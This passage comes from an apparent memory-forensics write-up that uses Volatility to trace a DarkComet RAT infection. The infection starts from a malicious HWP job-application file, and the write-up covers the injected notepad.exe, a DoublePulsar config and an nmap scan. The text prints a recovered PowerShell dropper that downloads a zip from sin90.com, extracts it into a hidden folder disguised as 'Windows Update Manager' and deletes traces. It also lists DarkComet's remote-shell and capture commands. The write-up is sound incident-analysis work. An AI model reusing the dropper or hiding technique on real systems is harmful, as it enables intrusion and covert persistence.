


Fig 32. Shellcode in VAD dump

The presence of the lnk file on the MFT also tells you that you actually ran the file. The lnk file is a shortcut file, an artifact that is automatically generated when the file is run. This can infer the execution time[15].




Fig 33. lnk information

It can be assumed that the Creation time shown on the MFT information, 2018-09-04 16:02:41 (UTC + 0000) is the initial hwp execution time.

4.1.9 Suspicious file (V3Lite.exe)

We checked the V3Lite.exe file using the filescan command as shown below.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 filescan | findstr V3Lite
```




Fig 34. filescan - V3Lite.exe

In the same way, V3Lite.exe was extracted using the following command.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 dumpfiles -Q 0x000000007fb109d8 -u -n -D .
```

with V3lite.exe dumped from the dumpfiles plugin, we can queried Virustotal to find out whether this file is malicious.




Fig 35. Virustotal – V3Lite.exe

V3lite.exe confirmed that it was a type of Remote Access Tool (RAT) called Dark Comet. In the case of Dark Comet, it creates its own mutex of type DC_MUTEX in the process at runtime. We used yarascan to check the DC_MUTEX string as a rule[16].




Fig 36. Mutex in Process

As a result, we could see the string DC_MUTEX-P4D4HP5 in msdcsc.exe and notepad.exe. msdcsc.exe was a process suspected to be malicious because it used notepad.exe as a child process after examining parent-child relationships between processes using an existing process tree. We dumped the process using the procdump plugin of volatility for a detailed analysis of msdcsc.exe.

The command used for the dump is as follows.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 procdump -p 1428 -D .
```

```
C:\Users\Sin90\Downloads\volatility_2.6_win64_standalone\volatility_2.6_win64_standalone>vol.exe -f HRmanager.vmem --profile=Win7SP0x86 procdump -p 1428 -D .
Volatility Foundation Volatility Framework 2.6
Process(V) ImageBase  Name                 Result
---------- ---------- -------------------- ------
0x85725d40 0x00400000 msdcsc.exe           OK: executable.1428.exe
```

Fig 37. procdump msdcsc.exe

The extracted process was queried by Virustotal as Darkcomet as the following results. In other words, V3Lite downloaded from shellcode of "[DEC] Job Application Letter_Lee.hwp" shows that Darkcomet RAT process called msdcsc.exe is executed.




Fig 38. Virustotal – Process Results

4.1.10 Suspicious Process 3 (Notepad.exe)

I used malfind to check whether the code injected into notepad.exe exists. The command used is as follows.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 malfind -p 2044
```

As a result of executing the command, We could see the function like

CreateProcessA and the mutex related information we had seen in the previous analysis.




Fig 39. Code injection in notepad.exe

4.1.11 Suspicious Process 4 (msdcsc.exe)

I confirmed that msdcsc.exe is a process of Darkcomet RAT. In the case of Darkcomet, it leaves its own traces in memory[17].

GETDRIVEINFO, DELETELO, REFRESHLOGS, PREVIEWF, ADDSOCKS5, SOCKS5FLUS, SOCKS5CLOSE, DUMP, DOWNLOADFILE, DOWNLOADFOLDER, DWNFOLDERRES, UPFLUX, UPLOADFILE, SEARCHFILES, STOPSEARCH, ACTIVEREMOTESHELL, DOSCAP, SUBMREMOTESHELL, KILLREMOTESHELL, DESKTOPCAPTURE, DESKTOPSTOP, WEBCAMLIVE, WEBCAMSTOP, DESKTHMB, REFRESHWIFI, WIFI, SOUNDCAPTURE, SOUNDSTOP, QUICKUP, PLUGIN, PASSWORD, CHAT, CHATOUT, CHATNUDGE, CLOSECHAT, FTPFILEUPLOAD, URLDOWNLOADTOFILE, PWD, OFFLINEK

The most useful of these commands is called SUBMREMOTESHELL because you can use Darkcomet's subshell to perform various tasks on your system.
Using Yarascan, We used SUBMREMOTESHELL as yara rule to see where the traces of the shell remained.

The command used is as follows.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 yarascan -Y "SUBMREMOTE"
```

```
Rule: r1
Owner: Process msdcsc.exe Pid 1428
0x013294d8  53 55 42 4d 52 45 4d 4f 54 45 53 48 45 4c 4c 73   SUBMREMOTESHELLs
0x013294e8  70 6f 6f 6c 73 76 2e 65 78 65 00 34 35 20 31 37   poolsv.exe.45.17
0x013294f8  32 2e 31 36 2e 31 36 38 2e 31 33 31 00 00 00 00   2.16.168.131....
0x01329508  48 b0 3e 01 00 00 00 00 70 20 3f 01 00 00 00 00   H.>.....p.?.....
0x01329518  48 20 3f 01 00 00 00 00 20 20 3f 01 00 00 00 00   H.?.......?.....
0x01329528  68 ab 3e 01 00 00 00 00 00 00 00 00 00 00 00 00   h.>.............
0x01329538  00 00 00 00 b1 95 32 01 10 21 3f 01 00 00 00 00   ......2..!?.....
0x01329548  70 20 3f 01 00 00 00 00 c8 ab 3e 01 00 00 00 00   p.?.......>.....
0x01329558  40 c9 3d 01 00 00 00 00 c8 8e 3f 01 00 00 00 00   @.=.......?.....
0x01329568  38 21 3f 01 00 00 00 00 f8 c8 3d 01 00 00 00 00   8!?.......=.....
0x01329578  e8 ab 3e 01 00 00 00 00 48 20 3f 01 00 00 00 00   ..>.....H.?.....
0x01329588  20 20 3f 01 00 00 00 00 d8 21 3f 01 00 00 00 00   ..?......!?.....
0x01329598  68 b1 3e 01 00 00 00 00 6e 74 73 3e 00 00 00 00   h.>.....nts>....
0x013295a8  00 00 00 00 91 96 32 01 00 00 00 00 5c 00 00 00   ......2.....₩...
0x013295b8  95 5c df 48 77 d0 eb dd 43 a5 0b 48 af 97 62 45   .₩.Hw...C..H..bE
0x013295c8  8c e5 47 db e8 ac 73 46 7d 76 e3 bb ab 02 7f 77   ..G...sF}v.....w
```

Fig 40. yarascan – SUBMREMOTESHELL

After confirming the area through the vadtree for the relevant VAD area, we verified the area through vaddump. The command used is as follows.

```
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 vadtree -p 1428
volatility-standalone.exe -f HRmanager.vmem --profile=Win7SP0x86 vaddump -p 1428 -o 0x012c0000 -D .
```

As a result of the VAD area dump, there was a description of Darkcomet's shell related work in that area. SUBMREMOTESHELL You can see that you have done the following things by sorting the details.


```
SUBMREMOTESHELL spoolsv.exe
SUBMREMOTESHELL nmap -sT 172.16.168.131
```

In addition, we can find the following traces of Powershell execution: This is the same as the result of using the Cmdline plugin.

```
RunPromptPowershell -File "C:\Users\CaptainJin\Documents\WinUpdate.ps1
```

We can also see the following Doublepulsar configuration file in the VAD area.

DoublePulsar is a backdoor implant tool developed by the U.S. National Security Agency's (NSA) Equation Group that was leaked by The Shadow Brokers in early 2017.[18]



```
@83W
tion" description="Operation for backdoor to perform">
      <paramgroup name="OutputInstall" description="Only output the install shellcode to a file on disk.">
        <parameter name="ShellcodeFile" description="Full path to the file containing Double Pulsar shellcode installer" type="String" format="Scalar">
        /parameter>
        <parameter name="ShellcodeData" description="Full path to the file containing Double Pulsar shellcode installer" type="LocalFile"
        format="Scalar"></parameter>
      </paramgroup>
      <paramgroup name="Ping" description="Test for presence of backdoor">
        <parameter name="Is64Bit" description="Is target 64 or 32 bit" type="U32" format="Scalar"></parameter>
      </paramgroup>
      <paramgroup name="RunDLL" description="Inject a DLL into a user mode process.">
        <parameter name="Is64Bit" description="Is target 64 or 32 bit" type="U32" format="Scalar"></parameter>
      </paramgroup>
      <paramgroup name="Uninstall" description="Remove's backdoor from system">
        <parameter name="Is64Bit" description="Is target 64 or 32 bit" type="U32" format="Scalar"></parameter>
```

Fig 41. DoublePulsar Config XML

4.1.12 Suspicious Process 5 (powershell.exe)

We checked the VAD area of msdcsc.exe and got the Powershell script below.

```
Object System.Net.WebClient
        $FILE_LIST = "WinPackage.zip"
        [string]$SAVE_PATH = $HOME + "\Documents\Windows Update Manager\" + $FILE_LIST
        [string]$MAIN_URL = "http://sin90.com/"
        [string]$FILE_URL = $MAIN_URL + $FILE_LIST
        $WEB_CLIENT.DownloadFile($FILE_URL, $SAVE_PATH)
        echo "[+] File Download Success"
function extract
        param([string]$zip_file, [string]$extract_path)
        [System.IO.Compression.ZipFile]::ExtractToDirectory($zip_file, $extract_path)
        echo "[!] Success Extract"
function shadowing
        $SAVE_PATH = $HOME + "\Documents\" + "Windows Update Manager"
    $RM_FILE = $SAVE_PATH + "\WinPackage.zip"
    Remove-Item -Path $RM_FILE
        $ZERATUL = Get-Item $SAVE_PATH -Force
        $ZERATUL.attributes = "Hidden"
        echo "[!] Success Shadowing"
$SAVE_PATH = $HOME + "\Documents\" + "Windows Update Manager"
$FILE_NAME = $SAVE_PATH + "\WinPackage.zip"
connect_check
```

basecamp
download_file
extract $FILE_NAME $SAVE_PATH
shadowing
sleep 3600

The above information is to connect to sin90.com, download a file named Winpackage.zip and extract it to a folder named Windows Update Manager. You can see that you have actually received a file called Winpackage.zip via MFT as shown below.

```
$FILE_NAME
Creation                      Modified                      MFT Altered                   Access Date                   Name/Path
----------------------------- ----------------------------- ----------------------------- ----------------------------- ---------
2018-09-02 17:39:36 UTC+0000 2018-09-02 17:39:36 UTC+0000   2018-09-02 17:39:36 UTC+0000   2018-09-02 17:39:36 UTC+0000
Users\CaptainJin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low\Content.IE5\3N4X18TP\WINPAC~1.ZIP

$FILE_NAME
Creation                      Modified                      MFT Altered                   Access Date                   Name/Path
----------------------------- ----------------------------- ----------------------------- ----------------------------- ---------
2018-09-02 17:39:36 UTC+0000 2018-09-02 17:39:36 UTC+0000   2018-09-02 17:39:36 UTC+0000   2018-09-02 17:39:36 UTC+0000
Users\CaptainJin\AppData\Local\Microsoft\Windows\Temporary Internet Files\Low\Content.IE5\3N4X18TP\WinPackage[1].zip
```

Fig 42. MFT – Winpackage.zip

Similarly, using Powershell's VAD area, we can see that we made the following connections. We used Volshell for this analysis. this is command log about Volshell.

cc(pid=1820)
db(0x21906f9, 512)

```
C:\Users\Sin90\Downloads\volatility_2.6_win64_standalone\volatility_2.6_win64_standalone>vol.exe -f HRmanager.vmem --profile=Win7SP0x86 volshell
Volatility Foundation Volatility Framework 2.6
Current context: System @ 0x8534a7e0, pid=4, ppid=0 DTB=0x185000
Welcome to volshell! Current memory image is:
file:///C:/Users/Sin90/Downloads/volatility_2.6_win64_standalone/volatility_2.6_win64_standalone/HRmanager.vmem
To get help, type 'hh()'
>>> cc(pid=1820)
Current context: powershell.exe @ 0x85737888, pid=1820, ppid=3156 DTB=0x7f24c520
>>> db(0x21906f9, 512)
0x021906f9  57 69 6e 50 61 63 6b 61 67 65 2e 7a 69 70 20 48   WinPackage.zip.H
0x02190709  54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a 20 73   TTP/1.1..Host: s
0x02190719  69 6e 39 30 2e 63 6f 6d 0d 0a 43 6f 6e 6e 65 63   in90.com..Connec
0x02190729  74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65   tion: Keep-Alive
0x02190739  0d 0a 0d 0a 00 00 00 00 00 00 00 f0 68 2f 53 01   ............h/S.
0x02190749  06 61 01 00 00 00 00 e0 1e 0e 02 68 07 19 02 00   .a.........h....
0x02190759  00 00 00 c8 00 00 00 01 00 00 00 00 00 00 00 4c   ...............L
0x02190769  3d 2e 53 00 00 00 00 00 00 00 00 00 00 00 00 00   =.S.............
0x02190779  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x02190789  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ac   ................
0x02190799  07 19 02 00 00 00 00 07 00 00 00 04 00 00 00 00   ................
0x021907a9  00 00 00 88 fe e1 53 12 00 00 00 48 22 e3 53 94   ......S....H".S.
0x021907b9  08 19 02 80 09 19 02 00 00 00 00 04 09 19 02 18   ................
0x021907c9  09 19 02 00 00 00 00 ac 08 19 02 4c 08 19 02 00   ...........L....
0x021907d9  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x021907e9  00 00 00 e4 08 19 02 00 00 00 00 00 00 00 00 00   ................
0x021907f9  00 00 00 00 00 00 00 00 00 00 00 48 22 e3 53 1c   ...........H".S.
0x02190809  00 00 00 61 00 70 00 70 00 6c 00 69 00 63 00 61   ...a.p.p.l.i.c.a
0x02190819  00 74 00 69 00 6f 00 6e 00 2f 00 78 00 2d 00 7a   .t.i.o.n./.x.-.z
0x02190829  00 69 00 70 00 2d 00 63 00 6f 00 6d 00 70 00 72   .i.p.-.c.o.m.p.r
0x02190839  00 65 00 73 00 73 00 65 00 64 00 00 00 00 00 00   .e.s.s.e.d......
0x02190849  00 00 00 48 22 e3 53 1d 00 00 00 4d 00 6f 00 6e   ...H".S....M.o.n
0x02190859  00 2c 00 20 00 30 00 33 00 20 00 53 00 65 00 70   .,. .0.3. .S.e.p
0x02190869  00 20 00 32 00 30 00 31 00 38 00 20 00 31 00 31   . .2.0.1.8. .1.1
0x02190879  00 3a 00 33 00 32 00 3a 00 31 00 32 00 20 00 47   .:.3.2.:.1.2. .G
0x02190889  00 4d 00 54 00 00 00 00 00 00 00 48 22 e3 53 05   .M.T.......H".S.
0x02190899  00 00 00 62 00 79 00 74 00 65 00 73 00 00 00 00   ...b.y.t.e.s....
0x021908a9  00 00 00 48 22 e3 53 15 00 00 00 57 00 2f 00 22   ...H".S....W./."
0x021908b9  00 64 00 66 00 32 00 65 00 33 00 64 00 63 00 32   .d.f.2.e.3.d.c.2
0x021908c9  00 37 00 39 00 34 00 33 00 64 00 34 00 31 00 3a   .7.9.4.3.d.4.1.:
0x021908d9  00 30 00 22 00 00 00 00 00 00 c0 48 22 e3 53 12   .0."........H".S.
0x021908e9  00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f   ...M.i.c.r.o.s.o
```

Fig 43. Volshell – Powershell

4.1.13 Suspicious Process 6 (nmap, spoolsv.exe)

Msdcsc.exe You can see that you have run Nmap and Spoolsv.exe through VAD. Nmap is a typical port scanning tool. It can be seen that port scanning is performed for 172.16.168.131 as it is recorded in the VAD area. Specially, we can see that the TCP connect scan was performed among the functions of nmap considering that the sT option was given.[19]

```
nmap -sT 172.16.168.131
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-05 01:15
Ai C
WARNING: Could not import all necessary Npcap functions. You may need to upgrade to the latest version from http://www.npcap.org. Resorting to
connect() mode -- Nmap may not function completely
|H_AS
nmap -sT 172.16.168.131
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-05 01:15
Ai C
WARNING: Could not import all necessary Npcap functions. You may need to upgrade to the latest version from http://www.npcap.org. Resorting to
connect() mode -- Nmap may not function completely
```

Fig 44. nmap data in VAD dump

In the case of Spoolsv.exe, it is a file that exists in the system32. However, you can see that MFT and FIlescan are created in the “Windows Update Manager” folder created by the above Powershell script. The results are as follows Like Fig 37, Fig 38 .

```
$STANDARD_INFORMATION
Creation                       Modified                       MFT Altered                    Access Date                    Type
------------------------------ ------------------------------ ------------------------------ ------------------------------ ----
2018-09-04 16:09:57 UTC+0000 2018-09-04 16:09:57 UTC+0000   2018-09-04 16:09:57 UTC+0000   2018-09-04 16:09:57 UTC+0000   Archive

$FILE_NAME
Creation                       Modified                       MFT Altered                    Access Date                    Name/Path
------------------------------ ------------------------------ ------------------------------ ------------------------------ ---------
2018-09-04 16:09:57 UTC+0000 2018-09-04 16:09:57 UTC+0000   2018-09-04 16:09:57 UTC+0000   2018-09-04 16:09:57 UTC+0000
Users\CAPTAI~1\DOCUME~1\WINDOW~1\spoolsv.exe
```

Fig 45. MFT – spoolsv.exe

```
C:₩Users₩Sin90₩Downloads₩volatility_2.6_win64_standalone₩volatility_2.6_win64_standalone>vol.exe -f HRmanager.vmem --profile=Win7SP0x86 filescan | findstr spoolsv
Volatility Foundation Volatility Framework 2.6
0x000000007e40e6e8      2      0 R--r-- ₩Device₩HarddiskVolume1₩Windows₩System32₩spoolsv.exe
0x000000007e415d08      1      1 R--r-d ₩Device₩HarddiskVolume1₩Windows₩System32₩ko-KR₩spoolsv.exe.mui
0x000000007e6f8188      6      0 R--r-d ₩Device₩HarddiskVolume1₩Windows₩System32₩spoolsv.exe
0x000000007e6f9dd0      8      0 R--r-d ₩Device₩HarddiskVolume1₩Windows₩System32₩ko-KR₩spoolsv.exe.mui
